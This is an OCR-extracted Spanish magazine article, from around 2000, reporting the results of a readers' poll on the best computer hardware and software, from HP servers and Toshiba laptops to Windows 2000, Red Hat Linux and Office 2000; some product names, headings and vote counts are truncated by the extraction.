El fabricante Hewlett-Packard ha vuelto a repetir posición en nuestro *ranking* con su familia de servidores NetServer. Si hace un año los lectores situaban al E60 en la segunda posición, en esta edición se han decantado de nuevo por una serie que se caracteriza por ser fácil de instalar, diagnosticar y crecer.

Junto a los E60, se encuentran los servidores LC2000, LC2000r, LPr, LH3, LH3r, LH3000, LH3000r, LH4, LH4r, LXR y la reciente incorporación LH6000, LH6000r y L6000r.

Toda esta serie de equipos ha sido pensada al detalle al incorporar discos duros, fuentes de poder y ventiladores removibles, capacidades para administración extensivas, acceso remoto para verificación/configuración, soluciones opcionales para respaldo en cinta, etc.

PORTÁTIL

Satellite 2650XDVD

2. votos

Fabricante: Toshiba

También se repiten las posiciones del año pasado: Toshiba gana e IBM queda segundo, algo por otro lado lógico cuando la marca japonesa es líder en ventas en todo el mundo en esta categoría. Este modelo destaca a primera vista por su atractivo diseño de curvas redondeadas y metalizadas, con una curiosa disposición de los altavoces visibles en sus laterales. Incluso la unidad DVD se puede activar sin necesidad de encender el equipo y así escuchar música en estéreo.

Otra innovación son los dos botones del *track-point*, llamados Accupoint II, que facilitan la navegación en las páginas web. Así mismo, la amplia parte frontal permite un uso muy relajado del teclado, con espacio incluso para apoyar las muñecas. Lástima que en conjunto sea un equipo un poco pesado y grande.


En su interior ruge un Celeron a 466 MHz, con una placa base propia Toshiba Portable PC A0. Dispone de una memoria de 64 Mbytes de SDRAM y un disco duro IDE IBM de 6,4 Gbytes, con una tarjeta gráfica Trident Cyber9525DVD de 2 Mbytes y módem interno Toshiba-Lucent de 56 Kbps. La pantalla TFT de 14,1 pulgadas está bien, sin embargo es muy sensible a los golpes, lo que a la larga limita su vida útil.

Finalista

I

1.616 votos

Al igual que los otros representantes de la familia ThinkPad serie A, estamos ante un equipo delgado y compacto que puede hacer sombra a los sistemas de sobremesa. En este caso, aunque incorpora un modesto Celeron a 500 MHz, consigue un resultado más elevado de lo esperado. En la parte gráfica dispone de una ATI Range Mobility M de 4 Mbytes que, sin llegar a alcanzar las prestaciones de sus hermanas mayores de 8 Mbytes, cumple con honor.



Totalmente equipado con programas software para empezar a trabajar, sorprende al incorporar un elemento lúdico, la videocámara IBM UltraPort. El único inconveniente que encontramos es la pantalla, que con 12,1 pulgadas puede resultar algo pequeña a algunos usuarios.

PDA

Palm Vx



Fabricante: Palm

Otro que repite galardón, debido a su amplio liderazgo en ventas (por algo será) en todo el mundo. La versión Vx mantiene la elegancia de su antecesor V (revestimiento de aluminio anodizado y 11,4 mm de espesor, pantalla LCD y un peso de 115 gramos). En cambio, tiene una memoria cuatro veces mayor, lo que significa una velocidad de proceso y capacidad de almacenamiento aún superiores.

La función principal de estas agendas electrónicas de bolsillo es permitir organizar las tareas cotidianas. Sus 8 Mbytes de espacio permiten almacenar el equivalente a más de 10.000 direcciones, 5 años de citas, 3.000 trabajos pendientes, 3.000 notas, 400 mensajes de correo electrónico e infinidad de aplicaciones de otras marcas, agendas, traductores, visores de imágenes, mapas, diccionarios, juegos, calculadoras y conversores de medidas.



Sus baterías de ion de litio, de un mes de duración, se recargan de modo automático en el momento que se sincroniza (bajo el soporte HotSync) con un PC.

Finalista

Casio Cassiopeia E-105

2.539 votos

83 x 131 x 20 mm son las dimensiones que presenta este PDA. A su vez, pesa 250 gramos y contiene software en español y pantalla TFT a todo color. Al margen de sus diversas funciones multimedia, este *palm size* incorpora la nueva versión del sistema operativo Windows CE 2.1.1 y el procesador Nec VR4121 y 32 Mbytes con una velocidad de 131 MHz.


Al mismo tiempo, dispone de un lector de ficheros MP3, ofrece la posibilidad de bajar música de la red y reproducirla en estéreo con calidad digital. Finalmente, la función Mobile Video Player permite disfrutar de las mejores imágenes y vídeo a todo color.

PLACA BASE



Fabricante: Asus

El fabricante taiwanés vuelve a alzarse como el mejor integrador de placas base, y si bien el año anterior ganó con un chipset basado en Intel, en esta ocasión es con el de su más directo competidor, AMD (siendo el primer fabricante en optar por los Athlon). El diseño, distribución y acabado es ejemplar.



Este modelo destaca por haber prescindido definitivamente del bus ISA a favor de los cinco PCI y el módulo AMR que incorpora para los modems software de última generación. Curiosamente, éste se encuentra en el borde inferior de la placa y no al lado del puerto AGP, como es lo habitual. Siguiendo las directrices de la norma AGP Pro, este puerto sobresale con líneas de alimentación adicional a las tarjetas de alto rendimiento. Por otra parte, las posibilidades de ampliación de memoria están cubiertas por tres bancos DIMM con capacidad de 512 Mbytes cada uno, lo que permite alcanzar hasta 1,5 Gbytes. También posee un sistema de sonido con puerto de juegos.

Finalista

Gigabyte GA-6CX

2.12

Este fabricante, uno de los más reconocidos en este mercado, nos impresionó el año pasado con una placa base con tecnología Dual BIOS. Gracias a su implantación, cuenta con dos chips independientes sobre los que se ha grabado el código BIOS. Mientras que para el sonido se ha integrado una controladora con chip Vortex, de manera que se proporciona mejor calidad de audio que el CODEC del propio chip i820, el apartado de memoria se cubre con dos bancos RIMM. Los buses de expansión se hallan repartidos entre el puerto AGP 2.0 a 4x y los cinco PCI. Finalmente, la distribución de los conectores, tanto de audio, alimentación y unidades de almacenamiento, están bien repartidos a lo largo de la placa.

IMPRESORA LÁSER

LaserJet 4050T

4.547 votos

Fabricante: Hewlett-Packard

Y una vez más se repiten los resultados del año anterior en el primer y segundo puesto. Aunque es el modelo más caro del mercado en su gama, su precio está justificado, ya que es el que mejores prestaciones ofrece, sobre todo a la hora de imprimir una carta en modo de espera. Trabaja con una velocidad de 17 páginas por minuto, con una resolución de 1.200 puntos por pulgada. Su procesador RISC es a 133 MHz, disponiendo de una memoria RAM de 16 Mbytes ampliables hasta los 200. Asimismo, ofrece una gran variedad de conexiones que van desde paralelo y serie hasta rápidos infrarrojos, además de estar preparada para alojar una tarjeta de red.



Incluye 30 fuentes TrueType y *drivers* para los distintos Windows (3.1/95/98 y NT). Por otra parte, cuenta con dos bandejas de entrada con capacidad para 250 hojas (con un indicador del nivel de papel) y una de salida para 300 hojas. El cartucho del tóner da para 10.000 páginas. Dispone además de un lector LCD.

Finalista

Epso

2.228 votos

Dotada de una resolución de 1.200 ppp, esta impresora permite conseguir 10 ppm. Incorpora 16 Mbytes de memoria RAM, ampliables a 256 mediante un SDRAM DIMM. El modelo incluye de serie los interfaces paralelo y USB, de manera que se garantiza la compatibilidad con los entornos Windows y Macintosh. Por otra parte, sus configuraciones opcionales Ethernet 10/100 Base TX le proporcionan la posibilidad de conectarse en red. Esta impresora láser cuenta con un intuitivo controlador que posibilita en todo momento información relativa al tóner disponible, a la cantidad de papel restante en el alimentador y a la dirección del papel. Además, en caso de que hubiera alguna incidencia en la impresión, la utilidad Status Monitor facilita su rápida identifi-

IMPRESORA DE I DE TINTA

Styl Trasparent Blue



Fabricante: Epson

Con este modelo, Epson pone la última tecnología Advanced MicroPiezo de doble cabezal permanente que incorporan sus máquinas de gama profesional al alcance del usuario doméstico, ofreciendo un tamaño de punto casi invisible con gotas de tinta de 4 picolitros que dan textos con calidad láser y fotografías con una gran definición (hasta 1.440 x 720 ppp, tanto en blanco y negro como en color).

También ofrece prestaciones de gran velocidad: hasta 7 ppm en textos A4 en blanco y negro y 6,8 en color. De funcionamiento silencioso, ofrece la versatilidad de su nuevo *driver*, capaz de imprimir varias páginas de un documento en una misma hoja, o imprimir un póster de varias hojas. Con la nueva herramienta PhotoEnhance 4 se puede mejorar las imágenes procedentes de Internet o de cámaras digitales de baja resolución. «De serie» incluye el Adobe PhotoDeluxe 3.0, además de disponer de puertos paralelo y USB (lo que la convierte en compatible tanto con Windows como con Macintosh).

Finalista

4.062 votos

Mientras que en blanco y negro esta máquina consigue hasta 600 ppp de resolución, la calidad en papel fotográfico alcanza los 2.400 x 1.200 ppp.
Esto es posible gracias a que cuenta con el sistema de creación de imágenes HP RealLife con PhotoRet III mejorado y con ColorSmart III.
Aunque la velocidad de impresión depende del tipo de documento y el modo de impresión elegido, se puede resumir que a la hora de imprimir un texto normal en calidad mínima se obtendrán como máximo 11 ppm; mientras que cuando se mezclan textos y gráficos en color no alcanza las 9 ppm y que si todo es en color no llega a 3 ppm.
En lo que respecta al manejo de papel, permite la impresión automática a doble cara. Además, cuenta con una bandeja primaria de hasta 100 hojas y una de salida de 50.


IMPRESORA COLOR (profesional)

LaserJet 8550



Fabricante: Hewlett-Packard

Aquí sí que ha habido igualdad absoluta, inclinando la balanza unos pocos votos a favor del modelo de HP (el año pasado quedó finalista en esta misma categoría que ganó Epson). Los directivos de marketing anuncian el presente modelo diciendo que por fin «ha llegado el color creativo a la oficina». Ofrece una velocidad de 24 ppm en documentos A4 en B/N, y 6 ppm a todo color (imprimiendo la primera página en 18 y 34 segundos respectivamente).



Incluye la tecnología ImageRet 2400 que mejora la imagen para producir un texto nítido y bien definido, gráficos con colores fuertes e imágenes similares a las fotográficas. Para las imágenes capturadas de Internet, dispone de ColorSmart II para optimizarlas.
Dispone de dos ranuras EIO para mayor velocidad de transferencia de datos, con un procesador a 200 MHz y 32 Mbytes de memoria ampliables hasta 512 en 8 slots.

Finalista

Epson Stylus Pro 7000

4.132 votos

Destinada a la impresión en gran formato, esta impresora de inyección de tinta llega hasta los 1.440 ppp de resolución, permitiendo imprimir y realizar todo tipo de pruebas con calidad fotográfica hasta en formatos A1 y con un ancho del papel de 24 pulgadas.
Es un producto pensado para los profesionales del diseño y las artes gráficas y que se caracteriza por sus enormes posibilidades, su elevada velocidad y su buena relación entre el coste y las prestaciones. Preparada para su utilización en entornos de red —tanto Windows como Macintosh—, esta impresora alcanza una velocidad de entre 8 y 15 minutos en la impresión de documentos en A1 a 720 ppp y 30 minutos en el modo 1.440.
Los controladores de la impresora están diseñados para que su manejo sea muy intuitivo. Del mismo modo, la sustitución de los cartuchos de tinta se lleva a cabo también de forma fácil.

EQUIPO MULTIFUNCIÓN

OfficeJet 710

4.282 votos

Fabricante: Hewlett-Packard

Cada vez hay más equipos multifunción siguiendo la tendencia para el mercado pyme de dotar a las máquinas de múltiples tareas ofimáticas y comunicación a la vez que se ahorra espacio, pero HP



sigue siendo el fabricante más valorado. Además, el incremento del uso de Internet y el correo electrónico también está potenciando el empleo de equipos integrados que permitan al usuario escanear documentos en color y adjuntarlos directamente a aplicaciones de correo electrónico con unas pocas selecciones del ratón. Este modelo no sólo ofrece impresión, escaneado y copiado en color, además integra funciones de fax en color.
Los controles intuitivos hacen más sencillo el uso adecuado del equipo, y su software permite cambiar de tarea fácilmente y sin esfuerzo, facilitando la puesta en marcha de todo tipo de tareas.

Finalista

Xerox WorkCentre 480cx Color All-in-One

2.689 votos

Nada más sacarla de su caja, nos hallamos ante una fotocopiadora en blanco y negro y una potente máquina de fax. Tras conectarla al PC, se convierte además en una fotocopiadora en color, un escáner, una impresora a color y un PC fax. En lo que respecta a la función de impresora, este equipo multifunción es capaz de reproducir 8 ppm en B/N y hasta 4 en color a una resolución de 1.200 x 1.200.



Por su parte, cuando realiza el trabajo de un fax alcanza una velocidad de transmisión de 6 segundos por página. Esta función se ve reforzada por una resolución del escáner de 300 x 300 ppp. Su capacidad de memoria permitirá almacenar hasta 200 páginas de faxes de entrada o salida. En el momento de fotocopiar esta máquina produce hasta 5 ppm a una resolución de 600 x 300 ppp.


MONITOR

HMD-A200



Fabricante: Sony

Lo que primero llama la atención de este monitor de 17 pulgadas de tubo Trinitron es su carcasa de formas redondeadas, que intentan aprovechar al máximo el espacio disponible. Además, su soporte configurable permite posicionar el periférico en diferentes ángulos para hacer más cómodo su visionado. En la parte superior tiene una ranura que se puede aprovechar para colocar una caja de CDs, una libreta o un portafotos. En los laterales hay cuatro puertos USB, mientras que en la parte trasera están la toma de corriente, el conector de flujo de salida y el cable de entrada de las señales de vídeo. Entre sus especificaciones técnicas, decir que posee apertura de rejilla de 0,25 mm, con una resolución máxima de 1.280 puntos por 1.024 líneas y una frecuencia de refresco máxima de 70 en barrido horizontal y 120 Hz en vertical. Navegar por su OSD se realiza mediante un cursor que permite acceder a las opciones del menú de forma cómoda y en siete idiomas (entre los que está el castellano). Con él se controla perfectamente los ajustes de imagen, forma, color y brillo, además de las opciones de cancelación del efecto Moaré, desmagnetización de pantalla y zoom, aunque no así el de la convergencia.




Finalista

LG Flatron 915 FT+

2.008 votos

Al igual que otros monitores que cuentan con pantalla plana Flatron, estos tubos disponen de una tecnología especial consistente en una máscara tramada por una serie de celdas que, a su vez, están compuestas por rectángulos formados por alambres. La convergencia puede ser definida como buena, lo mismo que la formación de los colores, puros y uniformes, el foco, la resolución —afectada un poco por las distorsiones, del efecto Moaré— y regulación de una pantalla de 19 pulgadas y con una resolución de 1.600 x 1.200.



PANTALLA LCD



Fabricante: Sony

También se repiten los resultados del año anterior en este apartado. La propuesta de los sucesores de Akio Morita presentan una pantalla TFT de 15 pulgadas con matriz activa de silicio. Su fuente de luz trasera es un tubo fluorescente que podrá ser sustituido con el paso del tiempo. Lo más destacable es la gran variedad de posiciones que puede adoptar, suficientes para cubrir incluso las necesidades de expositor, ya que es capaz de alcanzar una postura de inclinación de hasta 65 grados, con lo que se puede observar las imágenes desde una situación muy elevada. Incluso se puede quitar la peana y apoyarse en un pequeño soporte trasero sobre una mesa con una inclinación de hasta 25 grados.

Los controles de ajuste se encuentran en el lateral derecho y permiten gobernar un menú implementado en seis idiomas, entre ellos el castellano. Ofrece buenos resultados en cuanto a calidad de imagen gracias a su geometría, contraste, foco y legibilidad, si bien la uniformidad en los colores no es del todo continua. Al igual, que el monitor ganador, necesita un adaptador extra para su conexión con un Macintosh.




Finalista

Philips Brilliance 181AS

1.904 votos

Esta pantalla convence tanto por su exterior como por su interior. Su superficie plana visible es de 18,1 pulgadas y alcanza el punto óptimo de trabajo a una resolución de 1.280 x 1.024 y con una frecuencia de barrido vertical de 60 Hz. Incorpora dos entradas de vídeo, una con conexión D-Sub y otra con conectores BNC. Opcionalmente, se puede adquirir con una bahía de cuatro puertos USB y una cubierta de protección. Por otra parte, su base incluye la fuente de alimentación, con el consiguiente ahorro de espacio, que además es posible desmontar para ubicar la pantalla en un soporte giratorio o en la pared.



PROYECTOR

VPL-CS1



Fabricante: Sony

Introducimos una nueva categoría de periféricos (en sustitución de las impresoras matriciales, ya en franco declive) en el que se estrena este proyector. Aunque con visos de copar el entorno semiprofesional, no se le hace ajeno a algún capricho doméstico, ya que su precio es la mitad de lo que es habitual en un proyector para presentaciones profesionales.



Con sus 600 lúmenes de potencia de lámpara, incluye tecnología de vídeo nativo SVGA, aunque también está preparado para realizar conversiones internas y utilizar otros modos como VGA o XGA. De esta manera, la resolución nativa es de 800 x 600 ppp, que aplicando la mencionada interpolación puede llagar hasta los 1.024 x 768. También soporta los modos de vídeo NTSC, PAL-M, PAL-N o SECAM.

Su mando a distancia con puntero láser permite controlar funciones como el zoom y otros ajustes de pantalla, aunque la máquina las realiza también de forma automática. La longitud diagonal de la pantalla puede ir desde 1 hasta 3,8 metros, y la distancia de proyección desde 1,5 a 7,7. Aquí sí viene el adaptador incluido para ordenadores Mac.

Finalista

Philips Hopper SV20Y

1.639 votos



De diseño futurista y fácil manejo —sólo pesa 5,5 Kg—, este proyector incluye un mando a distancia para que su uso resulte aún más cómodo. Éste cuenta con una bola de tracción ergonómica que ofrece un control absoluto sobre el escritorio. Asimismo, posee una serie de botones propios para gestionar el proyector, de forma que sea posible visualizar los menús de configuración (tamaño, enfoques, colocación de la pantalla, etc.). En su interior, el Hopper dispone de una lámpara Philips UHP de 120 vatios, que tiene una vida aproximada de 4.000 horas con salida de luz casi constante y una perfecta calidad de imagen. De hecho, su resolución máxima es de 1.024 x 768.



SISTEMA DE ALMACENAMIENTO

ZIP 250 USB


3.589 votos

Fabricante: Iomega

Una vez más se repiten las posiciones de anteriores ediciones con este clásico removible para PC o Mac. Su bajo precio, sencillez de funcionamiento y buenas prestaciones son ahora adornadas con un diseño más elegante y atractivo. Además de sus 250 Mbytes de capacidad, incorpora como novedad las interfa-



ces USB y PCMCIA, pensada esta última especialmente para los ordenadores portátiles (aunque hay que adquirirla por separado). Posee una buena velocidad de trasferencia, sobre todo en archivos de tamaño medio (10-20 Mbytes), sin embargo en los de menor tamaño se vuelve un poco más lento.

En resumen, la calidad, robustez, tacto y acabado siguen la línea acostumbrada en Iomega para estos periféricos que se han hecho bastante imprescindibles como solución de almacenamiento portátil.

Finalista

Fu SD USB

1.

Disponibles en versión interna o externa con interfaz IDE o SCSI, las unidades magneto-ópticas son un clásico en el mercado de la tecnología removible.



Sabedora de que no todos los usuarios disponen de una controladora SCSI en su equipo, la casa Fujitsu propone el convertidor de SCSI a puerto paralelo.

Viendo el avance de USB, esta firma ha lanzado además un adaptador SCSI-USB que permite conectar cualquiera de sus unidades SCSI a este puerto, con lo que su campo de acción se amplía hasta la informática portátil. Su instalación es muy sencilla, ya que, tras conectar el adaptador, pedirá sólo el , con lo que la unidad SCSI pasará a estar presente como un removible más.


TAR (gama me

Millennium G400 Max


2.735 votos

Fabricante: Matrox

Este fabricante ha conseguido desbancar al ganador de la anterior edición, que se debe conformar con un honroso segundo puesto, con esta tarjeta que



aunque está situada en la gama media (no tiene las funciones de aceleración de los últimos chips gráficos), cumple airosamente en el terreno semiprofesional del diseño y aplicaciones CAD. Su principal atractivo reside en el soporte Dual Head, que permite trabajar con dos monitores al mismo tiempo, aunque se utilicen a diferentes resoluciones.

Ha sido ensamblada con un chip G400 y 32 Mbytes de memoria SGRAM a 5 nanosegundos, repartida en ocho módulos de 4 Mbytes. El «micro» es capaz de generar hasta 7 millones de triángulos por segundo o trabajar con 333 millones de puntos por segundo utilizando un RamDac de 360 MHz. Además, puede trabajar a una resolución máxima de 2.048 x 1.536 puntos y tiene soporte Buffer interno de 32 bits.

Finalista

Ati Rage Fury Pro

1.92

Para la presentación de esta tarjeta, Ati incorporó su último avance tecnológico: el chip Ati Rage 128 Pro, un procesador de 128 bits compatible con la compresión de texturas de DirectX y soporte DVI para pantallas digitales.

Esta tarjeta incluye 32 Mbytes de SGRAM de 7 nanosegundos, aunque existe una versión básica con 16 Mbytes de memoria y otra con entrada/salida S-Vídeo. En el apartado que consigue mejor comportamiento es en el de texturas de 32 bits. Por su parte, en lo que se refiere a OpenGL, este nuevo procesador gráfico presenta frente a su predecesor, el Ati Rage Fury, unos incrementos de rendimiento próximos al 16 puntos y del 49 *pi* .




TAR PARA

Voodoo5 5500 AGP


4.143 votos

Fabricante: 3dfx

Otro clásico ganador, aunque cada vez se lo están poniendo más difícil los competidores (sobre todo en cuestión de precio). El presente modelo cuenta con dos procesadores VSA-100 acompañados por 64 Mbytes de memoria. El fabricante ha optado por sacrificar las prestaciones de velocidad (desbordados por otras aceleradoras gráficas como nVidia) a cambio de



una mayor calidad de imagen, lograda gracias al nuevo efecto *antialiasing* que se incluye «de serie» en toda la gama y que corrige eficazmente los bordes aserrados de las imágenes en 3D para dotarlas de un mayor realismo.


Por el contrario, no cuenta con ningún tipo de salida de televisión ni de software adicional, y es llamativo que para funcionar cuente con su propia entrada de alimentación eléctrica, sin afectar no obstante a su uso.

Finalista

Creati Annihilator 2

2.204 votos

Estamos ante una tarjeta similar en su composición, rendimiento y controladores a aquéllas que incluyen como ella el procesador GeForce2 GTS. Ésta, en concreto, no cuenta con ninguna salida de TV ni ningún software adicional, al margen de los .



En lo que respecta al tratamiento de librerías Direct3D u OpenGL obtiene un mayor rendimiento trabajando en resoluciones no superiores a 1.024 puntos; a partir de esa cifra, su velocidad de proceso se ve afectada.



ESCÁNER PERSONAL

ScanJet 3300C

4.848 votos

Fabricante: Hewlett-Packard

HP demuestra su dominio en el campo de los periféricos, donde vuelve a ganar de largo con sus escáneres. El presente, destinado a usuarios domésticos, permite una configuración sencilla y rápida al incor-



porar un cable para puerto USB. Ofrece buenos resultados de calidad gracias a su tecnología de escaneado inteligente tanto en capturas de imágenes a color como en textos. Sus dos botones frontales, uno para escanear y otro para copiar documentos a color, permiten realizar estas funciones con un solo paso.


Es un escáner de sobremesa de superficie plana que escanea con un barrido único. Tiene un procesador de imágenes de 36 bits, con una resolución óptica de 600 ppp, hardware de 600 x 1.200 ppp y mejorada de 9.600 ppp (el rango de escalado de 12 a 1.200% depende de la resolución seleccionada). Las velocidades de escaneado oscilan entre los 90 segundos de una foto a color a los 160 en un OCR (reconocimiento de texto). Incluye HP ScanJet Copy y el software para edición de imágenes Adobe PhotoDeluxe Home Edition.

Finalista

Epson Perfection 1200U

1.824 votos

Estamos ante un escáner de gran calidad con una interfaz SCSI y USB para la transferencia de datos a alta velocidad. Este tipo de conectividad incluye el soporte de conexión y desconexión en caliente y *pl &play* para entornos de Windows 98 y ordenadores iMac y Macintosh G3 de última generación. Un revolucionario sensor de imagen CCD alternado proporciona una resolución óptica de 1.200 ppp. Asimismo, incorpora una unidad de transparencias para la exploración de diapositivas y películas y un controlador TWAIN que le ofrece la corrección de los patrones *Moaré*, máscaras de definición y además otros controles sofisticados de ajuste de la imagen.



ESCÁNER PROFESIONAL

ScanJet 6300

4.743 votos

Fabricante: Hewlett-Packard

En esta categoría también se repiten sin sorpresas los resultados del primer y segundo puesto en las preferencias de los lectores. Este dispositivo de captura de imágenes permite incrementar la



productividad de los entornos ofimáticos, ya que puede ser compartido a través de la red y usar sus poderosas herramientas para la edición de imágenes. La tecnología de digitalización inteligente de HP incluye alta calidad de ópticos, hardware y software específicos. Ello permite crear tanto documentos de negocio con alta calidad fotográfica como escanear textos y guardarlos como archivos gracias a su OCR. Mientras, la velocidad de digitalización es de menos de 9 segundos para una fotografía a color de 10 x 15 cm con una resolución óptica de 1.200 ppp.

Soporta múltiples formatos de archivos, tanto de imágenes: TIFF y TIFF comprimido, PCX, JPEG, FlashPix, GIF, PNG, RTF, WMF o BMP; como texto: TXT y RTF, incrementados a través de Adobe PhotoDeluxe a PDD, PBD, PSD, BMP RLE, JPE, PCT, PIC, TGA, VDA, ICB, VST y EPS. Está, además, adornado con un montón de software especializado como el Caere PageKeeper, HP PrecisionScan 2.0 y Standard 3.0.

Finalista

Agfa Snapscan 1236

2.331 votos



Al igual que en la edición anterior, Agfa repite en segunda posición. Lo hace con un equipo que destaca por su calidad, acabado, presentación y prestaciones. Este escáner, de interfaz SCSI, incluye una controladora de la marca Adaptec para bus ISA. Aunque en clara decadencia, éste no plantea ningún problema para su conexión a cualquier controladora SCSI estándar, permitiendo su utilización en ordenadores PC o Mac. Resumiendo, los lectores se han decantado por un modelo que convence por la calidad de su software, su acabado y tacto, una estupenda velocidad de trabajo y un buen detalle de la imagen.

SISTEMA OPERATIVO

Professional

7.410 votos

Fabricante: Microsoft

Windows, con Microsoft detrás, copa por «abrumadora» mayoría el primer puesto en éste y otros apartados de software. Sin duda, este sistema opera-



tivo, diseñado «para el puesto de trabajo de la empresa digital» y basado en la tecnología NT para entornos distribuidos, está pensado para ofrecer un equilibrio entre cargas, seguridad frente a fallos, tolerancia a los errores e integración de las bases de datos.

Todo ello junto con el Directorio Activo, el Sistema Distribuido de Archivos (DFS), la consola centralizada de administración Microsoft Management Console (MMC) y la inclusión del Internet Information Services 5.0. Añade además nuevas características para hacer el uso diario del ordenador más fácil, reduciendo el coste total de propiedad (TCO). Estas tecnologías son Intellimirror, el servicio de instalación remota, los *scripts*, etc.

Todas estas funciones hacen que Windows 2000 haya sido el primer producto evolucionario y revolucionario al mismo tiempo: «evolucionario» porque mantiene las características de Windows NT 4.0 y «revolucionario» porque establece un nuevo estándar en integración web, con aplicaciones de *networking*, comunicaciones e infraestructura de servicios.

Finalista

Apple Mac OS 9

1.385 votos



Apple refuerza la experiencia Internet en su ya demostrado excelente SO. Esta versión incluye más de 50 nuevas y potentes funciones, ofreciendo un conjunto completo de posibilidades tanto para usuarios nuevos como experimentados, ya fuera en el trabajo, como en el hogar o la escuela. Entre estas mejoras destaca el soporte adicional para FireWire y USB, lo que refuerza la integración con periféricos y, sobre todo, la manipulación de vídeo digital. La mejora del trabajo en red, la gestión de energía (siempre persiguiendo el ahorro en los tiempos muertos) y las funciones relacionadas con el entorno multimedia (audio, vídeo y gráficos) han sido otros aspectos destacados de esta versión que pronto dejará paso a la X.



DISTRIBUCIÓN LINUX

Linux 6.1 Deluxe

3.232 votos

Fabricante:

El más afamado productor de distribuciones Linux ha logrado con su paquete llevarse una vez más el gato al agua. Y no sólo se distingue por las mejoras implementadas en esta versión destinada a estaciones de trabajo, sino en su ampliación del soporte técnico (un mes telefónico y tres meses vía *web* con acceso privilegiado FTP, además de manual en castellano) y en la multitud de aplicaciones que trae añadidas (procedentes de una treintena de empresas colaboradoras que se arropan bajo el paraguas de Red Hat).


Estas «Third Party Workstation Applications» incluyen un sinfín de herramientas de desarrollo, compiladores y depuradores, aplicaciones distribuidas en paralelo, diseño y servidores web, programa de comunicaciones y de reconocimiento de voz, productividad ofimática, gestor de impresión y tratamiento de imagen, copias de seguridad y emuladores, y hasta una que permite establecer limitaciones en versiones «demo» o shareware desarrolladas con el código fuente abierto GNU.

Finalista

Corel Linux OS

1.870 votos

Al principio cundió un cierto recelo en la comunidad Linux cuando una compañía «establecida» con la cultura de las aplicaciones propietarias decidió abordar el creciente campo de las distribuciones libres basadas en el *open source*. Sin embargo, la empresa canadiense (que en su necesidad por desmarcarse de otros competidores «inabordables» apostó por Internet y Linux) ha sido consecuente con sus principios, comenzando por regalar la versión



8 de su *suite* insignia, WordPerfect, para Linux. Lo mejor de este cambio es que en su despliegue Linux también está dando una amplia cobertura al castellano, traduciendo no sólo el paquete ofimático (que incluye tratamiento de texto, hoja de cálculo, sistemas de presentaciones, bases de datos, etc.), sino también su otra aplicación estrella, CorelDraw (para la edición de imágenes), con un KDE renovado y traducido, en un esfuerzo que hasta la fecha no había realizado ninguna otra distribución.


SOLUCIÓN OFIMÁTICA (suite)

Office 2000

6.717 votos

Fabricante: Microsoft

El paquete de utilidades ofimáticas por excelencia, el MS-Office, repite galardón con su versión 2000, así que qué más se puede contar de nuevo... Contiene procesador de texto (Word), hoja de cálculo (Excel), gestor de base de datos (Access), edición de publicaciones (Publisher), gestor de correo e información personal



(Outlook), creación y realización de presentaciones electrónicas (PowerPoint), creación y gestión de sitios web (FrontPage), creación y edición de gráficos (PhotoDraw) y algunas otras herramientas para desarrollar aplicaciones. Según la versión -de las cinco que hay- irá más o menos cargada (desde una edición Standard, «capada» para usuarios domésticos, hasta la Developer, más completa para administradores).


Estos programas tienen la virtud de funcionar perfectamente integrados y con interfaces comunes no sólo entre sí, sino también con el sistema operativo Windows y el navegador de Internet de Microsoft, lo que permite compartir datos o su exportación vía fax o e-mail.

Finalista

Sun Star Office 5.2

2.550 votos

